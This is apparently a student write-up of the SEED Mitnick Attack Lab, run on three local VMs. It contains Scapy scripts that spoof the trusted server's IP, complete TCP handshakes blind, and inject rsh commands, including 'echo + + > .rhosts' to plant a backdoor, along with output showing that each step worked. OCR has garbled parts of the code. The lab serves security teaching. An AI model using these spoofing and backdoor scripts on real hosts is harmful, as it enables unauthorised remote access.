The Mitnick Attack Lab

X-Terminal: 10.0.2.10

Trusted Server: 10.0.2.15

Mitnick/Attacker: 10.0.2.22

Configurations: Installed rsh client and server in all three VM's. Created .rhosts file in X-terminal, with permissions 644. Verified rsh works by doing rsh from Trusted server to X-terminal.

```
[02/26/2020 17:49] Rakshith-10.0.2.10@VM:~$echo 10.0.2.15 > .rhosts
[02/26/2020 17:49] Rakshith-10.0.2.10@VM:~$cat .rhosts
10.0.2.15
[02/26/2020 17:49] Rakshith-10.0.2.10@VM:~$
[02/26/2020 17:51] Rakshith-10.0.2.15@VM:~$rsh 10.0.2.10
Last login: Wed Feb 26 17:39:11 EST 2020 from 10.0.2.22 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: https://help.ubuntu.com
    * Management: https://landscape.canonical.com
    * Support: https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.
```

Task 1: Simulated SYN flooding

In order to simulate SYN flooding done by Mitnick, we are disconnecting our Trusted server machine from our network.

In order to simulate that trusted server is still alive even though it is disconnected from the network we add a static ARP entry in the X terminal.

```
[02/26/2020 18:08] Rakshith-10.0.2.10@VM:~$sudo arp -s 10.0.2.15 08:00:27:cb:0d:d0
[sudo] password for seed:
[02/26/2020 18:08] Rakshith-10.0.2.10@VM:~$arp -n
Address
                         HWtype HWaddress
                                                      Flags Mask
                                                                            Iface
10.0.2.1
                         ether
                                 52:54:00:12:35:00
                                                      C
                                                                            enp0s3
10.0.2.22
                                 08:00:27:fa:24:f5
                                                      C
                                                                            enp0s3
                         ether
10.0.2.15
                         ether
                                 08:00:27:cb:0d:d0
                                                      CM
                                                                            enp0s3
                                 08:00:27:74:90:3b
                                                                            enp0s3
10.0.2.3
                         ether
[02/26/2020 18:08] Rakshith-10.0.2.10@VM:~$
```

Task 2.1: Spoof the First TCP Connection

Step 1: Spoof a SYN packet.

In this task, we will send a SYN packet to the X-terminal machine. We are doing this by spoofing the Trusted Server's IP address, before doing that we have to disconnect trusted server from the network, (Mitnick used SYN-Flooding attack to silence the trusted server). We spoof the first connection using scapy, our source IP will be Trusted Server's IP address, and destination address will be X-terminal. We then send a IP/TCP packet with 'S' flag to indicate this is a SYN packet. Below is the code snippet used to create the spoofed packet.

```
[02/26/2020 15:29] Rakshith-10.0.2.22@VM:~/mitnic$cat spoof_mit.py
#!/usr/bin/python3
from scapy.all import *
         = "10.0.2.10" # X-Terminal
         = 514
                      # Port number used by X-Terminal
x_port
         = "10.0.2.15" # The trusted server
srv ip
srv_port = 1023
                      # Port number used by the trusted server
ip packet = IP(src=srv ip,dst=x ip)
tcp packet = TCP(sport=1023,dport=514,flags='S',seq=1000,ack=2000)
pkt = ip packet/tcp packet
print "My spoof packet from Trusted server to X-terminal \n"
print("{}:{} -> {}:{} Flags={} Seq_number = {} Ack = {}".format(ip_packet.src,tcp_packet.sport,ip_packet.dst, tcp_pa
cket.dport,tcp_packet.flags,tcp_packet.seq,tcp_packet.ack))
send(pkt)
[02/26/2020 15:29] Rakshith-10.0.2.22@VM:~/mitnic$
[02/26/2020 15:30] Rakshith-10.0.2.22@VM:~/mitnic$sudo python spoof mit.py
My spoof packet from Trusted server to X-terminal
10.0.2.15:1023 -> 10.0.2.10:514 Flags=S Seq number = 1000 Ack = 2000
Sent 1 packets.
[02/26/2020 15:30] Rakshith-10.0.2.22@VM:~/mitnic$
                                               Destination
                                                               Protocol Length Info
     15 2020-02-26 15:30:37.9734836...
                                                                               → 514 [SYN] Seq=1000 Win=8192 Len=0
                                                                        54 1023
     16 2020-02-26 15:30:37.9741811...
                              10.0.2.10
                                                                        60 514
                                                                               1023 [SYN,
                                                                                        ACK] Seq:
```

Step 2: Respond to the SYN+ACK packet

In the previous task we already spoofed the first TCP connection between Trusted Server and X-terminal through the attacker by sending a SYN packet, now the X-terminal will send a SYN-ACK packet, we have to sniff the SYN-ACK packet and reply with an ACK packet. In the ACK packet the sequence number should be sequence number of the original SYN packet + 1, and Acknowledgement number should be sequence number of SYN-ACK packet +1. Once we send an ACK packet our TCP handshake will be completed and a TCP connection will be established between our Attacker machine (spoofed with Trusted server) and X terminal. This task is achieved through the below python code.

```
#!/usr/bin/python3
  rom scapy.all import *
 def spoof(pkt):
# print "Enter Sequence Number to be used"
               print "Enter Sequence number set of the part of t
print "Constructing and sending my spoofed Acknowledged packet \n"
print("{}:{} -> {}:{} Flags={} Seq_number = {} Ack = {}".format(spoof_ip.src, spoof_tcp.sport
spoof_tcp.flags,spoof_tcp.seq,spoof_tcp.ack))
                                                                                                                                                                                                                                                        ,spoof ip.dst,
                                send(spoof_pkt)
                else:
# print "This is not a SYN+ACK packet \n"

# print "Structure of this packet \n"

# print("{}:{} -> {}:{} Flags={} Seq_number = {} Ack = {}".format(pkt[IP].src, pkt[TCP].sport

[IP].dst, pkt[TCP].dport, pkt[TCP].flags,pkt[TCP].seq,pkt[TCP].ack))
                                                                                                                                                                                                                                                                          .pkt
                               exit()
                                            rt 514 and src host 10.0.2.10" # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
[02/26/2020 16:10] Rakshith-10.0.2.22@VM:~/mitnic$sudo python spoof mit.py ; sudo python mitnic sniff spoof.py
My spoof packet from Trusted server to X-terminal
10.0.2.15:1023 -> 10.0.2.10:514 Flags=S Seq number = 1000 Ack = 2000
Sent 1 packets.
sniffed packet
10.0.2.10:514 -> 10.0.2.15:1023 Flags=SA Len=0 Seq number = 1689976470 Ack = 1001
We received a SYN + ACK Packet
Constructing and sending my spoofed Acknowledged packet
10.0.2.15:1023 -> 10.0.2.10:514 Flags=A Seg number = 1001 Ack = 1689976471
Sent 1 packets.
[02/26/2020 16:11] Rakshith-10.0.2.22@VM:~/mitnic$
[02/26/2020 16:10] Rakshith-10.0.2.10@VM:~$netstat -tna | grep -i est
Active Internet connections (servers and established)
                                      0
                                                               0 10.0.2.10:514
                                                                                                                                                          10.0.2.15:1023
                                                                                                                                                                                                                                               ESTABLISHED
[02/26/2020 16:12] Rakshith-10.0.2.10@VM:~$
▶ Frame 9: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_fa:24:f5 (68:00:27:fa:24:f5), Dst: PcsCompu_3b:2b:b3 (08:00:27:3b:2b:b3)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.10
▶ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 1001, Ack: 1689976471, Len: 0
            08 00 27 3b 2b b3 08 00 27 fa 24 f5 08 00 45 00 00 28 00 01 00 00 40 05 62 b7 0a 00 02 0f 0a 00 02 0a 03 ff 02 02 00 00 03 69 64 ba fe 97 50 10 20 00 08 09 64 ba fe 97 50 10
```

Step 3: Spoof the rsh data packet: In this step the attacker will try to send some rsh data to X-terminal. We are trying to create a file xyz in the /tmp folder of X-terminal machine by sending rsh data through the TCP connection. The data we are appending is data = "1023\x00seed\x00seed\x00touch /tmp/xyz\x00". 1023 is the port number of trusted server, seed is the client and user id, and the

command we are trying to execute is touch. <u>Just modifying our spoofing code with data won't be enough</u>, after our first handshake is complete, X-terminal will establish another connection, this <u>connection is for rshd to send out error messages</u>. If we do not complete the TCP handshake for this <u>connection rsh will not execute our command sent in the data part</u>. To achieve this task we are writing another sniff and spoof code, here we are trying to sniff the SYN packet sent by X-terminal through port 1023, and then spoof a SYN+ACK packet by spoofing IP of trusted server with acknowledgment number = seq number of SYN +1. Once the handshake is complete a packet with FIN flag will be seen in the wireshark and file will be created in /tmp folder of X-terminal.

Before we do that in our lab we have to kill our TCP connection which was established before, we can do that by sending a reset packet either through Netwox or through tcpkill.

Below are the snapshots when we send data without establishing TCP connection for rshd.

```
def spoof(pkt):
        print "Enter Sequence Number to be used"
         old ip = pkt[IP]
         old tcp = pkt[TCP]# Print out debugging information
         tcp len = old ip.len - old ip.ihl*4 - old tcp.dataofs*4 # TCP data length
         print "sniffed packet \n
 print("{}:{} -> {}:{} Flags={} Len={} Seq_number = {} Ack = {}".format(old_ip.src, old_tcp.sport,old_ip.dst,
old_tcp.dport, old_tcp.flags, tcp_len,old_tcp.seq,old_tcp.ack))# Construct the IP header of the response
         if old tcp. flags == "SA":
                        "We received a SYN + ACK Packet \n"
                 spoof ip = IP(src="10.0.2.15", dst="10.0.2.10")# Check whether it is a SYN+ACK packet or not;
                 spoof tcp = TCP(sport=1023,dport=514,flags="A",ack=old tcp.seq+1,seq=1001)
                 data = "1023\x00seed\x00seed\x00touch /tmp/xyz\x00'
                 spoof_pkt = spoof_ip/spoof_tcp/data
                 print "Constructing and sending my spoofed Acknowledged packet \n"
print("{}:{} -> {}:{} Flags={} Seq_number = {} Ack = {}".format(spoof_ip.src, spoof_tcp.sport
         exit()
                 print "This is not a SYN+ACK packet \n"
                 print "Structure of this packet \n"
print("{}:{} -> {}:{} Flags={} Seq_number = {} Ack = {}".format(pkt[IP].src, pkt[TCP].sport
                  ,pkt[IP].dst, pkt[TCP].dport, pkt[TCP].flags,pkt[TCP].seq,pkt[TCP].ack))
                 exit()
myFilter = "tcp src port 514 and src host 10.0.2.10" # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
```

[02/27/2020 20:15] Rakshith-10.0.2.22@VM:~/mitnic\$sudo python spoof_mit.py ; sudo python mitnic_sniff_spoof.py My spoof packet from Trusted server to X-terminal

10.0.2.15:1023 -> 10.0.2.10:514 Flags=S Seq_number = 1000 Ack = 2000

Sent 1 packets.
sniffed packet

10.0.2.10:514 -> 10.0.2.15:1023 Flags=SA Len=0 Seq_number = 3516244089 Ack = 1001
We received a SYN + ACK Packet

Constructing and sending my spoofed Acknowledged packet

10.0.2.15:1023 -> 10.0.2.10:514 Flags=A Seq_number = 1001 Ack = 3516244090

Sent 1 packets.

I tcp ⊠ □ ▼ Expression +					
No.	Time	Source	Destination	Protocol	Length Info
_	3 2020-02-27 20:15:25.4152002	. 10.0.2.15	10.0.2.10	TCP	54 1023 → 514 [SYN] Seg=1000 Win=8192 Len=0
	4 2020-02-27 20:15:25.4158586	. 10.0.2.10	10.0.2.15	TCP	60 514 → 1023 [SYN, ACK] Seg=3516244089 Ack=1001 Wi
	5 2020-02-27 20:15:26.4457605	. 10.0.2.10	10.0.2.15	TCP	60 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3
	6 2020-02-27 20:15:28.4617325	. 10.0.2.10	10.0.2.15	TCP	60 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3.
	9 2020-02-27 20:15:28.5524653	. 10.0.2.15	10.0.2.10	RSH	84 Session Establishment
	10 2020-02-27 20:15:28.5543364	. 10.0.2.10	10.0.2.15	TCP	60 514 → 1023 [ACK] Seq=3516244090 Ack=1031 Win=292.
	15 2020-02-27 20:15:28.7134856	. 10.0.2.10	10.0.2.15	TCP	74 1023 → 1023 [SYN] Seq=1285537280 Win=29200 Len=0.
	16 2020-02-27 20:15:29.7436247	. 10.0.2.10	10.0.2.15	TCP	74 [TCP Retransmission] 1023 → 1023 [SYN] Seq=12855.
	17 2020-02-27 20:15:31.7576145	. 10.0.2.10	10.0.2.15	TCP	74 [TCP Retransmission] 1023 → 1023 [SYN] Seq=12855.
	20 2020-02-27 20:15:35.9498947	. 10.0.2.10	10.0.2.15	TCP	74 [TCP Retransmission] 1023 → 1023 [SYN] Seq=12855.
	21 2020-02-27 20:15:44.1415590	. 10.0.2.10	10.0.2.15	TCP	74 [TCP Retransmission] 1023 → 1023 [SYN] Seq=12855.
Frame 9: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface 0					
▶ Ethernet II, Src: PcsCompu_fa:24:f5 (08:00:27:fa:24:f5), Dst: PcsCompu_3b:2b:b3 (08:00:27:3b:2b:b3)					
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.10					
▶ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 1001, Ack: 3516244090, Len: 30					
▶ Remote Shell					
0000	08 00 27 3b 2b b3 08 00 27 fa	24 f5 08 00 45 00	';+ '.\$E.		
	00 46 00 01 00 00 40 06 62 99	0a 00 02 0f 0a 00	.F@. b		
	02 0a 03 ff 02 02 00 00 03 e9	d1 95 a0 7a 50 10	zP.		
		00 73 65 65 64 00	.+10 23.seed.		
		20 2f 74 6d 70 2f	seed.tou ch /tmp/		
	78 79 7a 00		xyz.		


```
[02/27/2020 20:15] Rakshith-10.0.2.10@VM:/tmp$ls -al
total 60
drwxrwxrwt 10 root root 4096 Feb 27 20:17
drwxr-xr-x 23 root root 4096 Jul 25 2017 ..
-rw----- 1 seed seed 12300 Feb 27 20:09 .bamficonW0HRG0
-rw----- 1 seed seed
                            0 Feb 27 19:51 config-err-1UkjB4
drwxrwxrwt
           2 root root 4096 Feb 27 19:50
drwxrwxrwt 2 root root 4096 Feb 27 19:52
drwx----- 2 seed seed 4096 Dec 31 1969 orbit-seed
drwx----- 3 root root 4096 Feb 27 19:52 systemd-private-48698777857d4129b40041a1d2e77858-colord.service-23Yl9a
drwx----- 3 root root 4096 Feb 27 19:52 systemd-private-48698777857d4129b4004la1d2e77858-rtkit-daemon.service-dsRQ
w3
drwxrwxrwt 2 root root 4096 Feb 27 19:50
-rw-rw-r--
           1 seed seed
                           0 Feb 27 19:51 unity support test.1
 r--r--r--
           1 root root
                           11 Feb 27 19:51 .X0-lock
drwxrwxrwt 2 root root 4096 Feb 27 19:51
drwxrwxrwt 2 root root 4096 Feb 27 19:50
[02/27/2020 20:21] Rakshith-10.0.2.10@VM:/tmp$
```

My sniff and spoof script to complete TCP handshake of second connection:

```
from scapy.all import *
def spoof(pkt):
             print "Enter Sequence Number to be used"
             old ip = pkt[IP]
             old tcp = pkt[TCP]# Print out debugging information
             tcp len = old ip.len - old ip.ihl*4 - old tcp.dataofs*4 # TCP data length
             print "sniffed packet \n"
             print("{}:{} -> {}:{} Flags={} Len={} Seq number = {} Ack = {}".format(old ip.src, old tcp.sport,old ip.dst,
 old_tcp.dport, old_tcp.flags, tcp_len,old_tcp.seq,old_tcp.ack))# Construct the IP header of the response
             if old tcp.flags=="S"
                          print "We received a SYN packet \n"
spoof_ip = IP(src="10.0.2.15", dst="10.0.2.10")# Check whether it is a SYN+ACK packet or not;
spoof_tcp = TCP(sport=1023,dport=1023,flags="SA",ack=old_tcp.seq+1)
data = "1023\x00seed\x00seed\x00seed\x00 touch /home/seed/tmp/xyz\x00"
      spoof_pkt = spoof_ip/spoof_tcp
print "Constructing and sending my spoofed Acknowledged packet \n"
print("{}:{} -> {}:{} Flags={} Seq_number = {} Ack = {}".format(spoof_ip.src, spoof_tcp.sport_spoof_ip.dst, spoof_tcp.dport, spoof_tcp.flags,spoof_tcp.seq,spoof_tcp.ack))
send(spoof_pkt)
else:
             else:
                          print "This is not a SYN+ACK packet \n"
                      print "Structure of this packet (n"
print "Structure of this packet (n"
print("{}:{} -> {}:{} Flags={} Seq_number = {} Ack = {}".format(pkt[IP].src, pkt[TCP].sport
,pkt[IP].dst, pkt[TCP].dport, pkt[TCP].flags,pkt[TCP].seq,pkt[TCP].ack))
                          exit()
myFilter = "tcp src port 1023 and src host 10.0.2.10" # You need to make the filter more specific sniff(filter=myFilter, prn=spoof)
[02/26/2020 16:46] Rakshith-10.0.2.22@VM:~/mitnic$
```

Now running all three scripts together in sequence.

```
[02/26/2020 16:36] Rakshith-10.0.2.22@VM:~/mitnic$sudo python spoof mit.py ; sudo python mitnic sniff spoof.py ; su
python rshd spoof.py
My spoof packet from Trusted server to X-terminal
10.0.2.15:1023 -> 10.0.2.10:514 Flags=S Seq number = 1000 Ack = 2000
Sent 1 packets.
sniffed packet
10.0.2.10:514 -> 10.0.2.15:1023 Flags=SA Len=0 Seg number = 692610869 Ack = 1001
We received a SYN + ACK Packet
Constructing and sending my spoofed Acknowledged packet
10.0.2.15:1023 -> 10.0.2.10:514 Flags=A Seq_number = 1001 Ack = 692610870
Sent 1 packets.
sniffed packet
10.0.2.10:1023 -> 10.0.2.15:1023 Flags=S Len=0 Seq number = 1534303777 Ack = 0
We received a SYN packet
Constructing and sending my spoofed Acknowledged packet
10.0.2.15:1023 -> 10.0.2.10:1023 Flags=SA Seq number = 0 Ack = 1534303778
Sent 1 packets.
```



Verifying that xyz is created and the time stamp of the file.

```
[02/26/2020 16:38] Rakshith-10.0.2.10@VM:/tmp$ls -al | grep -i xyz -rw-r--r- 1 seed seed 0 Feb 26 16:37 xyz [02/26/2020 16:40] Rakshith-10.0.2.10@VM:/tmp$
```

Task 3: Set Up a Backdoor

X-terminal server allows only users listed in its .rhosts file, we can launch the above script to execute our commands, but it is not good to do this again and again, so in order to grant access to all machines we can plant a backdoor by writing + + in .rhosts file. This can be done by adding echo + + > .rhosts file in the data part of our TCP connection, modified code is below.

```
def spoof(pkt):
# print "Enter Sequence Number to be used"
                                    old_ip = pkt[IP]
                                   old tcp = pkt[TCP]# Print out debugging information
                                    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
                                    print "sniffed packet \n"
                                    print("{};{} \rightarrow {};{} Flags={} Len={} Seq_number = {} Ack = {}".format(old_ip.src, old_tcp.sport,old_ip.dst, old_ip.src, old_tcp.sport,old_ip.dst, old_ip.src, o
    old_tcp.dport, old_tcp.flags, tcp_len,old_tcp.seq,old_tcp.ack))# Construct the IP header of the response
    if old_tcp.flags=="SA":
                                                                     print "We received a SYN + ACK Packet \n"
                                                                      spoof ip = IP(src="10.0.2.15", dst="10.0.2.10")# Check whether it is a SYN+ACK packet or not;
                                                                      spoof tcp = TCP(sport=1023,dport=514,flags="A",ack=old tcp.seq+1,seq=1001)
                                                                                                      "1023\x00seed\x00seed\x00echo + + > .rhosts\x00"
                                                                      spoof pkt = spoof ip/spoof tcp/data
                                                                     print "Constructing and sending my spoofed Acknowledged packet \n"
print("{}:{} -> {}:{} Flags={} Seq_number = {} Ack = {}".format(spoof_ip.src, spoof_tcp.sport_spoof_ip.src, spoof_tcp.spoof_ip.src, spoof_tcp.sport_spoof_ip.src, spoof_tcp.spoof_ip.src, spoof_tcp.sp
                  ,spoof_ip.dst, spoof_tcp.dport, spoof_tcp.flags,spoof_tcp.seq,spoof_tcp.ack))
                                                                    send(spoof pkt)
                                                                     exit()
                                  else:
                                                                     print "This is not a SYN+ACK packet \n"
                                                                    print "Structure of this packet \n"
print "Structure of this packet \n"
print("{}:{} -> {}:{} Flags={} Seq number = {} Ack = {}".format(pkt[IP].src, pkt[TCP].sport
print("{}:{} -> {}:{} Flags={} Flags=pkt[TCP].seq nkt[TCP].ack)}
                                                          ,pkt[IP].dst, pkt[TCP].dport, pkt[TCP].flags,pkt[TCP].seq,pkt[TCP].ack))
                                                                    exit()
myFilter = "tcp src port 514 and src host 10.0.2.10" sniff(filter=myFilter, prn=spoof)
[02/26/2020 17:18] Rakshith-10.0.2.22@VM:~/mitnic$
                                                                                                                                                                                                                                       # You need to make the filter more specific
```

Executing all scripts in tandem.

```
[02/26/2020 17:08] Rakshith-10.0.2.22@VM:~/mitnic$sudo python spoof mit.py; sudo python mitnic sniff spoof.py; sudo
python rshd_spoof.py
My spoof packet from Trusted server to X-terminal
10.0.2.15:1023 -> 10.0.2.10:514 Flags=S Seq number = 1000 Ack = 2000
Sent 1 packets.
sniffed packet
10.0.2.10:514 -> 10.0.2.15:1023 Flags=SA Len=0 Seq number = 100117049 Ack = 1001
We received a SYN + ACK Packet
Constructing and sending my spoofed Acknowledged packet
10.0.2.15:1023 -> 10.0.2.10:514 Flags=A Seq number = 1001 Ack = 100117050
Sent 1 packets.
sniffed packet
10.0.2.10:1023 -> 10.0.2.15:1023 Flags=S Len=0 Seq_number = 1008771245 Ack = 0
We received a SYN packet
Constructing and sending my spoofed Acknowledged packet
10.0.2.15:1023 -> 10.0.2.10:1023 Flags=SA Seq number = 0 Ack = 1008771246
Sent 1 packets.
```

We can verify in .rhosts file if the command is executed and the backdoor is planted.

Proof that rsh is indeed working from our attacker machine.

```
[02/26/2020 17:22] Rakshith-10.0.2.22@VM:~/mitnic$rsh 10.0.2.10
Last login: Tue Feb 25 16:27:55 EST 2020 from 10.0.2.15 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com


* Support: https://ubuntu.com/advantage

1 package can be updated.

0 updates are security updates.

[02/26/2020 17:22] Rakshith-10.0.2.10@VM:~$
```

Wireshark output below.



[02/26/2020 17:22] Rakshith-10.0.2.10@VM:~\$exit logout

[02/26/2020 17:39] Rakshith-10.0.2.22@VM:~/mitnic\$rsh 10.0.2.10 Last login: Wed Feb 26 17:22:36 EST 2020 from 10.0.2.22 on pts/18 Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage

1 package can be updated.

O updates are security updates.

[02/26/2020 17:39] Rakshith-10.0.2.10@VM:~\$